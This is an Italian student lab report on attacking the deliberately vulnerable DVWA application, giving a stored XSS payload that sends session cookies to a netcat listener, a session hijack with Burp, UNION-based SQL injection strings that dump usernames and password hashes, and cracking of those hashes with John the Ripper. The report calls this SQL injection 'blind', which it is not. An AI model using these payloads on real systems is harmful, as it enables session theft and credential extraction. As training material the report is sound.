

REPORT

S6-L5



S 6 L 5

INDICE:

Introduzione & Disclaimer:	1
XSS Stored Injection:	2
SQL Injection:	5
Differenza fra XSS Stored & SQL Injection:	8
Conclusioni & Crediti:	9

Introduzione

La traccia del progetto richiede di sfruttare alcune vulnerabilità specifiche presenti nell'applicazione DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina Metasploitable. La sicurezza deve essere impostata su LOW. Gli obiettivi principali dell'esercizio sono:

1 XSS Stored: Utilizzare questa vulnerabilità per recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante.

2 SQL Injection: Sfruttare questa vulnerabilità per accedere e recuperare le password degli utenti dal database dell'applicazione.

3 SQL Injection Blind (opzionale): Questo attacco è facoltativo e coinvolge l'uso di tecniche di iniezione SQL che non restituiscono dati diretti.

Disclaimer

I test di penetrazione e gli attacchi informatici simulati descritti in questo documento sono stati eseguiti in un ambiente virtuale isolato e sicuro, a scopo didattico e di ricerca. Tutte le attività di hacking e test di sicurezza descritte sono state condotte su sistemi e software designati e autorizzati esclusivamente per questi scopi.

Le attività descritte sono strettamente controllate e monitorate, e vengono svolte in conformità con le normative legali. È vietato applicare o replicare le tecniche, gli strumenti e i metodi menzionati al di fuori di questo contesto autorizzato, poiché tali azioni potrebbero essere illegali e soggette a sanzioni civili e penali.

Questo progetto è destinato esclusivamente all'apprendimento e al miglioramento delle competenze in cybersecurity in un ambiente controllato, senza alcun intento di danneggiare o compromettere dati o sistemi informatici non autorizzati.

Xss stored Injection

Durante il nostro esercizio di cybersecurity presso il laboratorio virtuale, abbiamo condotto un attacco di tipo XSS Stored utilizzando l'applicazione DVWA (Damn Vulnerable Web Application) configurata sulla macchina Metasploitable con il livello di sicurezza impostato su LOW. Ecco il resoconto delle azioni che abbiamo intrapreso:

Analisi del Form di Input

Nella sezione di XSS Stored di DVWA, abbiamo inizialmente esaminato il campo di input per i messaggi attraverso l'opzione **"Ispeziona elemento"** disponibile nel menù contestuale del click destro. Abbiamo notato che l'attributo `length` del campo di input era impostato su **50**.

```
<tbody>
  <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
    </td>
  </tr>
```


Modifica del Limite di Caratteri

Per consentirci di inserire uno script più lungo, abbiamo modificato l'attributo `length` da 50 a **200**. Questo cambiamento ci ha permesso di scrivere un comando più esteso per l'injection.

```
<tbody>
  <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
    </td>
  </tr>
```

Preparazione all'Intercezione

Prima di eseguire l'injection, abbiamo aperto un terminale su Kali e lanciato il comando **`nc -lvpn 12345`** per ascoltare sulla porta 12345. Questo passo era fondamentale per assicurarci di catturare i dati che sarebbero transitati attraverso quella porta. Utilizzando il comando **`nmap`**, abbiamo effettuato una scansione dell'indirizzo IP su cui era in ascolto la porta 12345, confermando che fosse aperta e pronta a ricevere dati.



Xss stored Injection

Esecuzione dell'Injection

Con la conferma che tutto era impostato correttamente, abbiamo inserito il nostro comando **XSS**, nell'area di input modificata e inviato il messaggio malevolo utilizzando il bottone `submit` sulla pagina di DVWA.

The screenshot shows a web form with two fields: 'Name *' and 'Message *'. The 'Name' field contains 'Epicode'. The 'Message' field contains the following XSS payload:

```
<script>window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie</script>
```

Below the message field is a button labeled 'Sign Guestbook'.

Cattura del Cookie di Sessione

Successivamente, dal terminale su cui era attivo il listener Netcat, abbiamo potuto visualizzare il **cookie** di sessione catturato. Questo cookie è essenziale per le fasi successive dell'attacco.

The terminal session shows a netcat listener on port 12345 capturing an incoming connection from the DVWA browser. The captured request includes the XSS payload and the session cookie.

```
$ nc -lvp 12345
listening on [any] 12345 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55292
GET /index.html?param1=security=low;%20PHPSESSID=4620e42728e1a441abbd308e4726f
345 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/1
15.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
<script>window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie</script>
```

Below the terminal, a screenshot of the DVWA guestbook interface shows the captured cookie in the 'Message' field.

Name: Epicode
Message:

Xss stored Injection

Utilizzo del Cookie con Burp Suite

Infine, abbiamo utilizzato il software **Burp Suite** per dimostrare come il cookie di sessione potesse essere impiegato per accedere direttamente all'applicazione senza passare dalle fasi di login e autenticazione, simulando un accesso non autorizzato.

```

1 GET /dvwa HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=high; PHPSESSID=4620e42728e1a441abbd308e4726f
9 Connection: close

```

The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Burp, Project, Intruder, Repeater, View, Help.
- Menu Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Sub-Menu:** Intercept is selected under Intercept.
- Buttons:** Forward, Drop, Intercept is on, Action, Open browser.
- Request Details:**
 - Method: GET
 - URL: /dvwa
 - Protocol: HTTP/1.1
 - Host: 192.168.50.101
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: en-US,en;q=0.9
 - Cookie: security=high; PHPSESSID=4620e42728e1a441abbd308e4726f
 - Connection: close
- Browser Preview:** Shows the DVWA (Damn Vulnerable Web App) homepage with the title "Welcome to Damn Vulnerable Web App!". The DVWA logo is at the top right. A sidebar menu on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "XSS stored" item is highlighted.
- Page Content:**
 - DVWA Welcome:** "Welcome to Damn Vulnerable Web App!"
 - Disclaimer:** "We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it."
 - General Instructions:** "The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page."

SQL *blind* Injection

Nel corso della nostra sessione sul tema della sicurezza informatica, abbiamo incentrato l'attenzione su un esercizio di SQL Injection Blind, utilizzando come target l'applicazione Damn Vulnerable Web Application (DVWA) sulla piattaforma Metasploitable. Di seguito, mostriamo i passaggi che abbiamo eseguito per condurre l'esercizio:

The screenshot shows a web form with a single input field containing the value '1' or '1' = '1' and a 'Submit' button. Below the form, the application's response is displayed in red text, listing four user entries from the database:

```

ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith

```

Analisi Iniziale e Test di Vulnerabilità

La nostra prima azione è stata quella di esaminare la pagina SQL Blind Injection di DVWA. Abbiamo iniziato con un briefing sui vari comandi SQL che potrebbero essere eseguiti. Per verificare la presenza di una vulnerabilità SQL Injection, abbiamo inviato il comando **1' or '1'='1**. Questo comando testa la validità della logica SQL inserita, verificando se l'applicazione è vulnerabile a tale tipo di attacco.

Interrogazione Schema Database

Una volta confermata la vulnerabilità, abbiamo proceduto con il secondo comando:

```
'` UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#`'
```

Questo comando ci ha permesso di ottenere i nomi delle tabelle presenti nel database specifico 'dvwa', sfruttando la funzione UNION SELECT per fondere i risultati con quelli di una query innocua.

The screenshot shows a web form with a single input field containing the value 'HERE table_schema = 'dvwa'#' and a 'Submit' button. Below the form, the application's response is displayed in red text, listing two tables from the 'dvwa' schema:

```

ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#'
First name:
Surname: guestbook

ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#'
First name:
Surname: users

```

SQL *blind* Injection

Recupero dei Nomi delle Colonne

Il passo successivo è stato inviare un terzo comando per identificare i nomi delle colonne nella tabella `users`. Questo è essenziale per sapere quali informazioni potremmo cercare di recuperare in seguito.

```
ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: user_id

ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: first_name

ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: last_name

ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: user

ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: password

ID: ' UNION SELECT null,column_name FROM information_schema.columns WHERE table_name='users'#
First name:
Surname: avatar
```

Estrazione Dati Sensibili

Successivamente, abbiamo eseguito il comando

```
``UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#``.
```

Abbiamo utilizzato la funzione CONCAT_WS per concatenare i valori di diverse colonne, facilitando così la visualizzazione in un formato unico e leggibile. Questo comando è essenziale per visualizzare tutti i dati sensibili degli utenti, compresi ID, nomi, cognomi, username e password.

```
ID: ' UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#
First name:
Surname: 1-admin-admin-5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#
First name:
Surname: 2-Gordon-Brown-gordonb-e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#
First name:
Surname: 3-Hack-Me-1337-8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#
First name:
Surname: 4-Pablo-Picasso-pablo-0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null, CONCAT_WS('-',user_id,first_name,last_name,user,password) FROM users#
First name:
Surname: 5-Bob-Smith-smithy-5f4dcc3b5aa765d61d8327deb882cf99
```

SQL *blind* Injection

Decifrazione delle Password

Infine, dopo aver estratto le password criptate in MD5, le abbiamo salvate in un file di testo. Abbiamo quindi utilizzato il tool di cracking password **John the Ripper** per decifrare le password. John the Ripper è particolarmente efficace nel decifrare password criptate, permettendoci di verificare la sicurezza delle password utilizzate nel sistema.

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 passwordvwa.txt --show
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Questo esercizio è stato eseguito in un ambiente controllato e autorizzato, e serve a dimostrare l'importanza di implementare delle adeguate misure di protezione nei sistemi informatici per prevenire attacchi reali. L'obiettivo è educare e sensibilizzare sulle potenziali vulnerabilità e su come possono essere sfruttate, fornendo conoscenze per mitigarle.

Differenze fra XSS & SQL_{blind}

DELIVERABLE 01

XSS

- Iniezione di codice JavaScript malevolo in pagine web attraverso campi di input non sanificati.

Meccanismo:

- Nel contesto del browser dell'utente.

Ambito di Esecuzione

- Rubare cookie di sessione, credenziali di accesso e manipolare il contenuto della pagina web.

Obiettivo primario:

- Stored XSS, Reflected XSS, DOM-based XSS.

Tipi principali:

- Immediatamente visibili nel browser della vittima.

Risultati visibili:

- Validazione e sanificazione degli input, Content Security Policy (CSP).

Prevenzione:

- Compromissione dell'interazione utente, furto di dati di sessione, manipolazione dei contenuti.

Impatto:

DELIVERABLE 02

SQL_{blind}

- Manipolazione di query SQL attraverso input non sanificati senza ricevere direttamente i risultati delle query.

- A livello del database del server.

- Estrapolare dati sensibili dal database deducendo informazioni senza vedere direttamente i risultati delle query.

- Boolean-based Blind SQL Injection, Time-based Blind SQL Injection.

- Non visibili direttamente, dedotti tramite induzioni logiche o tempi di risposta.

- Uso di query preparate, sanificazione degli input, controllo rigoroso degli errori.

- Accesso non autorizzato a dati sensibili nel database, anche senza mostrare direttamente i risultati delle query.

Queste differenze riassumono come XSS e SQL Injection Blind operino in contesti diversi e con obiettivi distinti, sottolineando la necessità di misure di sicurezza appropriate per proteggere le applicazioni web da entrambe le minacce.

Conclusioni

Questo progetto ha messo in luce l'importanza della sicurezza nelle applicazioni web, concentrandosi su vulnerabilità comuni come XSS Stored e SQL Injection Blind. Attraverso esercizi pratici in un ambiente controllato, abbiamo esplorato le tecniche utilizzate per sfruttare queste falle e le implicazioni che ne derivano per la sicurezza dei dati.

XSS Stored: L'attacco XSS Stored ci ha permesso di comprendere come uno script maligno possa essere iniettato in un campo di input vulnerabile e utilizzato per catturare informazioni sensibili come i cookie di sessione. Questo tipo di vulnerabilità sottolinea l'importanza della validazione e sanificazione degli input utente per prevenire l'esecuzione di codice non autorizzato.

SQL Injection Blind: L'esercizio di SQL Injection Blind ha mostrato come gli attaccanti possano ottenere informazioni dai database anche senza ricevere direttamente i risultati delle query. Questo tipo di attacco evidenzia l'importanza di implementare controlli di sicurezza robusti, anche in assenza di feedback esplicito dall'applicazione.

Questi esercizi hanno rafforzato la nostra comprensione delle vulnerabilità web e dell'importanza delle misure di sicurezza preventive. Abbiamo visto come tecniche tra cui la sanificazione degli input, l'uso di query preparate e la regolare verifica delle vulnerabilità possano contribuire a attenuare i rischi.

In conclusione, la sicurezza informatica è un campo in continua evoluzione che richiede un costante aggiornamento delle competenze e delle conoscenze. Questo progetto ha fornito una base solida per comprendere le minacce e le difese associate alle vulnerabilità web, sottolineando l'importanza di un approccio costruttivo nella protezione dei sistemi informatici.

Crediti

www.Epicode.com

https://www.w3schools.com/sql/sql_injection.asp

<https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2>

<https://www.cobalt.io/vulnerability-wiki/v5-validation-sanitization/blind-sql-injection>